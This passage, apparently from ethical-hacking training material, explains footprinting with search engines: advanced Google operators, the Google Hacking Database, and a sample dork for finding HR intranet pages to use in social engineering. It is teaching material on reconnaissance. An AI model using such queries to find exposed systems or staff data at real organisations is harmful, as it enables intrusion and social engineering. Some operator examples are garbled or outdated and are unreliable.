
A Google search could reveal submissions to forums by security personnel, disclosing the brands of firewalls or antivirus software used by the target. This information helps the attacker in identifying vulnerabilities in such security controls.

For example, consider an organization, perhaps Microsoft. Type **Microsoft** in the **Search** box of a search engine and press **Enter**; this will display the results containing information about Microsoft. Browsing the results often provides critical information such as physical location, contact addresses, services offered, number of employees, and so on, which may prove to be a valuable source for hacking.

Examples of major search engines include Google, Bing, Yahoo, Ask, Aol, Baidu, WolframAlpha, and DuckDuckGo.

Attackers can use advanced search operators available with these search engines and create complex queries to find, filter, and sort specific information regarding the target. Search engines are also used to find other sources of publicly accessible information. For example, you can type “top job portals” to find major job portals that provide critical information about the target organization.

As an ethical hacker, if you find any deleted pages/information about your company in SERPs or the search engine cache, you can request the search engine to remove the pages/information from its indexed cache.



Footprinting Using Advanced Google Hacking Techniques

- Google hacking refers to the use of advanced Google search operators for **creating complex search queries** to extract sensitive or hidden information that helps attackers **find vulnerable targets**

Popular Google advanced search operators

Search Operator	Purpose
[cache:]	Displays the web pages stored in the Google cache
[link:]	Lists web pages that have links to the specified web page
[related:]	Lists web pages that are similar to the specified web page
[info:]	Presents some information that Google has about a particular web page
[site:]	Restricts the results to those websites in the given domain

Search Operator	Purpose
[allintitle:]	Restricts the results to those websites containing all the search keywords in the title
[intitle:]	Restricts the results to documents containing the search keyword in the title
[allinurl:]	Restricts the results to those containing all the search keywords in the URL
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[location:]	Finds information for a specific location

Footprinting Using Advanced Google Hacking Techniques

Google hacking refers to the use of advanced Google search operators for creating complex search queries to extract sensitive or hidden information. The accessed information is then used by attackers to find vulnerable targets. Footprinting using advanced Google hacking techniques involves locating specific strings of text within search results using advanced operators in the Google search engine.

Advanced Google hacking refers to the art of creating complex search engine queries. Queries can retrieve valuable data about a target company from Google search results. Through Google hacking, an attacker tries to find websites that are vulnerable to exploitation. Attackers can use the Google Hacking Database (GHDB), a database of queries, to identify sensitive data. Google operators help in finding the required text and avoiding irrelevant data. Using advanced Google operators, attackers can locate specific strings of text such as specific versions of vulnerable web applications. When a query without advanced search operators is specified, Google traces the search terms in any part of the webpage, including the title, text, URL, digital files, and so on. To confine a search, Google offers advanced search operators. These search operators help to narrow down the search query and obtain the most relevant and accurate output.

The syntax to use an advanced search operator is as follows: operator**: search_term**

Note: Do not enter any spaces between the operator and the query.

Some popular Google advanced search operators include:

Source: *https://www.googleguide.com*

- **site**: This operator restricts search results to the specified site or domain.

  For example, the [games site: www.certifiedhacker.com] query gives information on games from the certifiedhacker site.

- **allinurl**: This operator restricts results to only the pages containing all the query terms specified in the URL.

  For example, the [allinurl: google career] query returns only pages containing the words “google” and “career” in the URL.

- **inurl**: This operator restricts the results to only the pages containing the specified word in the URL.

  For example, the [inurl: copy site:www.google.com] query returns only Google pages in which the URL has the word “copy.”

- **allintitle**: This operator restricts results to only the pages containing all the query terms specified in the title.

  For example, the [allintitle: detect malware] query returns only pages containing the words “detect” and “malware” in the title.

- **intitle**: This operator restricts results to only the pages containing the specified term in the title.

  For example, the [malware detection intitle:help] query returns only pages that have the term “help” in the title, and the terms “malware” and “detection” anywhere within the page.

- **inanchor**: This operator restricts results to only the pages containing the query terms specified in the anchor text on links to the page.

  For example, the [Anti-virus inanchor:Norton] query returns only pages with anchor text on links to the pages containing the word “Norton” and the page containing the word “Anti-virus.”

- **allinanchor**: This operator restricts results to only the pages containing all query terms specified in the anchor text on links to the pages.

  For example, the [allinanchor: best cloud service provider] query returns only pages for which the anchor text on links to the pages contains the words “best,” “cloud,” “service,” and “provider.”

- **cache**: This operator displays Google's cached version of a web page instead of the current version of the web page.

  For example, [cache**:**www.eff.org] will show Google’s cached version of the Electronic Frontier Foundation home page.

- **link**: This operator searches websites or pages that contain links to the specified website or page.

  For example, [link:www.googleguide.com] finds pages that point to Google Guide's home page.

  Note: According to Google's documentation, "you cannot combine a link: search with a regular keyword search."

  Also note that when you combine link: with another advanced operator, Google may not return all the pages that match.

- **related**: This operator displays websites that are similar or related to the URL specified.

  For example, [related:www.microsoft.com] provides the Google search engine results page with websites similar to microsoft.com.

- **info**: This operator finds information for the specified web page.

  For example, [info:gothotel.com] provides information about the national hotel directory GotHotel.com home page.

- **location:** This operator finds information for a specific location.

  For example, [location: 4 seasons restaurant] will give you results based on the term "4 seasons restaurant."

- **filetype:** This operator allows you to search for results based on a file extension.

  For Example, [jasmine:jpg] will provide jpg files based on jasmine.

What can a Hacker Do with Google Hacking?

An attacker can create complex search-engine queries to filter large amounts of search results to obtain information related to computer security. The attacker can use Google operators to locate specific strings of text within search results. Thus, the attacker can not only detect websites and web servers that are vulnerable to exploitation but also locate private and sensitive information about the target. Once a vulnerable site is identified, attackers attempt to launch various possible attacks, such as buffer overflow and SQL injection, which compromise information security.


Examples of sensitive information on public servers that an attacker can extract with the help of Google Hacking Database (GHDB) queries include:

- Error messages that contain sensitive information
- Files containing passwords
- Sensitive directories
- Pages containing logon portals
- Pages containing network or vulnerability data, such as IDS, firewall logs, and configurations
- Advisories and server vulnerabilities

- Software version information
- Web application source code
- Connected IoT devices and their control panels, if unprotected
- Hidden web pages such as intranet and VPN services

Example: Use Google Advance Operator syntax [**`intitle:intranet inurl:intranet +intext:"human resources"`**] to find sensitive information about a target organization and its employees. Attackers use the gathered information to perform social engineering attacks.

The screenshot below shows a Google search engine results page displaying the results for the query mentioned above.


[intitle:intranet inurl:intranet +int
google.com/search?q=%5Bintitle%3Aintranet+inurl%3Aintranet+%2Bintext%3A...
Google
[intitle:intranet inurl:intranet +intext:"human resources'
All
Images
News
Shopping
Videos
More
Tools

About 15,500 results (0.65 seconds)

https://ehs.lbl.gov › resource › intranet

Intranet (Staff Only) - Environment, Health & Safety

This page is for EHS Employees and Guests. If you have any questions or comments, send us feedback by using the Admin Help Desk form.

https://axerosolutions.com › Blog

HR Intranet: 10 Benefits of an Intranet for Human Resources

An HR intranet is excellent for sharing typical HR documents, ranging from health insurance documents, scheduling, contact information, and training manuals. By ...

https://www.claromentis.com › intranet-departments › h...

Human Resources - HR Intranet Software - Claromentis

Intranet software for **human resources** teams. Improve information sharing, streamline processes, and onboard new employees with our HR intranet software.

https://thehrcompany.ie › HR Support for Corporations

